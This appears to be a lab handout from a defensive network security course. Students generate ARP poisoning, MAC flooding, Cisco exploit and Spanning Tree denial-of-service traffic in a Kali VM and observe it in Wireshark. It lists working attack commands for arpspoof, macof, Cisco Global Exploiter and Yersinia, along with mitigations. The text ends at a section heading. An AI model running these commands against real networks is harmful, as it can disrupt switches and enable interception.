RANCID is an open source Linux/Unix tool for monitoring the configuration of network devices, including IOS, CatOS, PIX, Juniper, Foundry, HP ProCurve, Extreme, and more. RANCID interactively logs into network devices. It gathers information about the startup and running configuration file as well as information about local filesystems, IOS version, and other parameters. It also stores the results in a local database file. Every time RANCID runs, it compares the current configuration against the previous one and e-mails the administrator any changes. It can also automatically back up device configurations and store them in CVS (Concurrent Version System).

Several commercial tools are available, including Solarwinds Orion Network Configuration Management (NCM) and Tripwire for Network Devices.

## Lab 3

### Observing Management Protocols

Defensive Network Infrastructure

The purpose of this lab is to observe management protocols on the wire. We will create network traffic using various attack tools and we will examine the protocols with a network sniffer. Protocols include ARP, ICMP, STP, CDP, telnet, and HTTP. We will also use network sniffers extensively in tomorrow's labs.

## Lab Goals

---


- Create various network traffic/management protocols with attack tools
  - Protocols include ARP, CDP, STP, telnet, and HTTP
- Observe the traffic with Wireshark

Defensive Network Infrastructure

**Description:** In this lab, we will create Layer 2, Layer 3, and higher level attack traffic. We observe the traffic with Wireshark.

## 3.1 Preparation

### Start Kali Linux as before




Defensive Network Infrastructure

You also need to start Kali Linux exactly as you did in previous labs. If necessary, log in as “root” with a password of “toor.”

Click on the “>-“ in the upper, left corner to start a shell. If you do not see “>” in the upper, left corner, you may need to use the vertical scroll bar to make it visible.

## 3.2 Start Wireshark (1)




Defensive Network Infrastructure

Next, start Wireshark. You can start Wireshark from the command line or from the GUI. To start it from the command line, use:

```
root@kali:~# wireshark &
```

Alternately, the menu selection is “Applications->Kali Linux->Information Gathering->Network Analysis->Traffic Analysis->wireshark,” as shown above. You will get warnings about running as root (superuser), but it is okay for the purposes of this lab, so simply click OK.


## 3.2 Start Wireshark (2)



Defensive Network Infrastructure

Remember that you will get warnings about running as root (superuser), but it is okay for the purposes of this lab, so simply click OK.

## 3.2 Start Wireshark (3)




Defensive Network Infrastructure

Click “Capture” and choose “Options” from the menu. Select “eth1” and “lo (loopback),” as shown in the screenshot.

Make a note of the IPv4 address. Yours will probably differ.

## 3.2 Start Wireshark (4)




Defensive Network Infrastructure

Click the Start button in the lower, right corner and Wireshark will start as shown above.

Notice that no packets are currently shown. That will quickly change. There will be packets we create and ones from VMWare and the operating systems displayed soon.

### 3.3 ARP Cache Poisoning and MAC Address Hijinks (1)



Defensive Network Infrastructure

Determine your IP address. If you didn't write it down before, you can use the ifconfig command. Note that our IP address is 192.168.153.128; yours will probably be different. We now ping that address with ping -c 2 192.168.153.128 typed into the shell:


```
root@kali:~# ping -c 2 192.168.23.129
```

You should see four ICMP packets in Wireshark, two pairs of ICMP Echo Request and ICMP Echo Replies (ping and ping reply). You can see unrelated packets as well. You can see them in the screenshot above.

You can also try an IPv6 ping. The example that follows uses the IPv6 loopback address:

```
root@kali:~# ping6 -c 2 ::1
```

### 3.3 ARP Cache Poisoning and MAC Address Hijinks (2)



Defensive Network Infrastructure


We now try to ping an address in our subnet that shouldn't exist. Type the command that follows into the shell, substituting the address for one in your network (change the last number from your IP address to a number between 1 and 254):

```
root@kali:~# ping -c 2 192.168.23.200
```

The command will fail.

You will see ARP and ICMP destination unreachable traffic displayed in Wireshark, as above.

### 3.3 ARP Cache Poisoning and MAC Address Hijinks (3)



Defensive Network Infrastructure


There are a number of tools than can perform ARP Cache poisoning, including Ettercap, Cain and Abel, and more. We are going to examine traffic from the arpspoof utility first.

We will use arpspoof to spoof the previous address via ARP Cache poisoning and observe the ARP packets created. We examine the packets as we haven't set up a network. Type the following command into the shell, substituting the IP address with the one you used in the previous command on the previous slide:

```
root@kali:~# arpspoof 192.168.23.200
```

Note the spoofed ARP packets. By default, arpspoof poisons the caches of all systems in broadcast range, although it can be targeted to an individual system. After you have observed the spoofed ARP packets, you can stop arpspoof with a Ctrl+C.

### 3.3 ARP Cache Poisoning and MAC Address Hijinks (4)



Defensive Network Infrastructure

We are going to try one more related command, macof. By default, macof floods the local network with random MAC addresses.

We will create a flood of 25 addresses. Type the following into the shell:

```
root@kali:~# macof -n 25
```

You should see output similar to the previous screenshot.

Notice the flood of TCP packets with random source and destination ports. If you click on any packet, you will see the associated random MAC addresses in the middle pane. These can fill up the switches CAM table (Content Addressable Memory table) and cause it to fail. Some switches will fail open, which means it can start behaving as a hub (easily sniffable).

How can you guard against these attacks? At the switch level, you can implement port security, which locks MACs to switch ports, and IP Source Guard, which locks an IP to a port by watching DHCP. You could also use static ARP tables and ARP monitoring tools.

## 3.4 Cisco Global Exploiter (1)

### Cisco Global Exploiter is a command-line tool

```
root@kali:~# perl cge.pl <target> <vulnerability number>

File Edit View Search Terminal Help
Vulnerabilities list :
[1] - Cisco 677/678 Telnet Buffer Overflow Vulnerability
[2] - Cisco IOS Router Denial of Service Vulnerability
[3] - Cisco IOS HTTP Auth Vulnerability
[4] - Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability
[5] - Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability
[6] - Cisco 675 Web Administration Denial of Service Vulnerability
[7] - Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability
[8] - Cisco IOS Software HTTP Request Denial of Service Vulnerability
[9] - Cisco 514 UDP Flood Denial of Service Vulnerability
[10] - CiscoSecure ACS for Windows NT Server Denial of Service Vulnerability
[11] - Cisco Catalyst Memory Leak Vulnerability
[12] - Cisco CatOS CiscoView HTTP Server Buffer Overflow Vulnerability
[13] - 0 Encoding IDS Bypass Vulnerability (UTF)
[14] - Cisco IOS HTTP Denial of Service Vulnerability
[1]+ Done wireshark
root@kali:~#
```

Defensive Network Infrastructure


Next, we use the Cisco Global Exploiter (CGE) briefly. The menu selection is “Applications->Kali->Exploitation Tools->Cisco Attacks->cisco-global-exploiter” and it is also in the default path of the shell.

CGE is a command-line tool. The usage of this older “Hack by the numbers tool” is shown below:

Usage :  
perl cge.pl <target> <vulnerability number>

Vulnerabilities list :  
[1] - Cisco 677/678 Telnet Buffer Overflow Vulnerability  
[2] - Cisco IOS Router Denial of Service Vulnerability  
[3] - Cisco IOS HTTP Auth Vulnerability  
[4] - Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability  
[5] - Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability  
[6] - Cisco 675 Web Administration Denial of Service Vulnerability  
[7] - Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability  
[8] - Cisco IOS Software HTTP Request Denial of Service Vulnerability  
[9] - Cisco 514 UDP Flood Denial of Service Vulnerability  
[10] - CiscoSecure ACS for Windows NT Server Denial of Service Vulnerability  
[11] - Cisco Catalyst Memory Leak Vulnerability  
[12] - Cisco CatOS CiscoView HTTP Server Buffer Overflow Vulnerability  
[13] - 0 Encoding IDS Bypass Vulnerability (UTF)  
[14] - Cisco IOS HTTP Denial of Service Vulnerability

## 3.4 Cisco Global Exploiter (2)




Defensive Network Infrastructure

Try the two exploits below, number 1 and 2, specifying your machine via the local loopback address 127.0.0.1. Type the following two commands into the shell:

```
root@kali:~# cge.pl 127.0.0.1 1
root@kali:~# cge.pl 127.0.0.1 2
```

As you can see from the screenshot, this is not exciting as neither telnet nor HTTP is running. Many of the exploits target HTTP. You can see the telnet and HTTP packets sent via Wireshark, and the reset (RST) packets are sent back as those services not running on the target.

## 3.4 Cisco Global Exploiter (3)



Start Apache, the HTTP server, from the menu selection is “Applications->Kali Linux->System Services->HTTP->apache2 start.”

Although this is not a router (never mind an older unpatched router), making any exploits unlikely to occur, you will see packets exchanged between CGE and Apache. Still, NEVER do this in production without prior written permission and a business reason (perhaps pentesting).


We try exploit number 12, a buffer overflow attack. Type the following line into the shell:

```
root@kali:~# cge.pl 127.0.0.1 12
```

Notice the Wireshark output. It certainly looks like a buffer overflow attempt, with lots of long strings of As. You should see something similar.

How can you protect against these attacks? Simply by running moderately current and patched versions of IOS. How do you know what versions and patches you are running? You determine this through configuration management.

## 3.5 Yersinia (1)



We next look at Yersinia, an incredibly powerful Layer 2 attack utility. Look at the man page for Yersinia. We use Yersinia in command-line mode for this lab.

Type the following line into the shell:

```
root@kali:~# man yersinia
```

Warning, many free attack tools are not as high quality as commercial software and that certainly includes Yersinia. Do not be surprised if you damage your VM and need to reboot. Be especially wary of DOS attacks; many of them work well.


We start by generating a generic STP Configuration BPDU (Spanning Tree Protocol Bridge Protocol Data Unit). We can set the fields any way we would like in the BPDU from Yersinia.

Type the following command into your shell:

```
root@kali:~# yersinia stp -attack 0
```

The STP BPDU in Wireshark is in the screenshot. You should see something similar in Wireshark on your system.

## 3.5 Yersinia (2)




Now let's create another STP Configuration BPDU packet and set some of the fields in the packet. Type the following command into the shell.

```
root@kali:~# yersinia stp -attack 0 -version 2 -flags 5c -portid 3000
```

Examine the generated packet in Wireshark as above.

Notice the BDPU flags field is 0x5c, the Protocol Identifier is Rapid Spanning Tree (2), and the Port Identifier is 0x3000.

### 3.5 Yersinia (3)



Defensive Network Infrastructure

Next we try a DOS attack. This command below starts a Spanning-Tree DoS attack sending TCN (Topology Change Notification) BPDUs with MAC address 66:66:66:66:66:66

**Warning: Optional – You may need to reboot your VM after this attack!**


From the menu on top “Virtual Machine->Power->Reset” if needed.

```
root@kali:~# yersinia stp -attack 3 -source 66:66:66:66:66:66
```

Note: Despite the “<\*> Press any key to stop the attack <\*>” message displayed by Yersinia, only a reboot of the VM seems to stop the attack!

We can see the DOS packets in Wireshark in the screenshot. You should see something similar.

## 3.5 Yersinia (4)

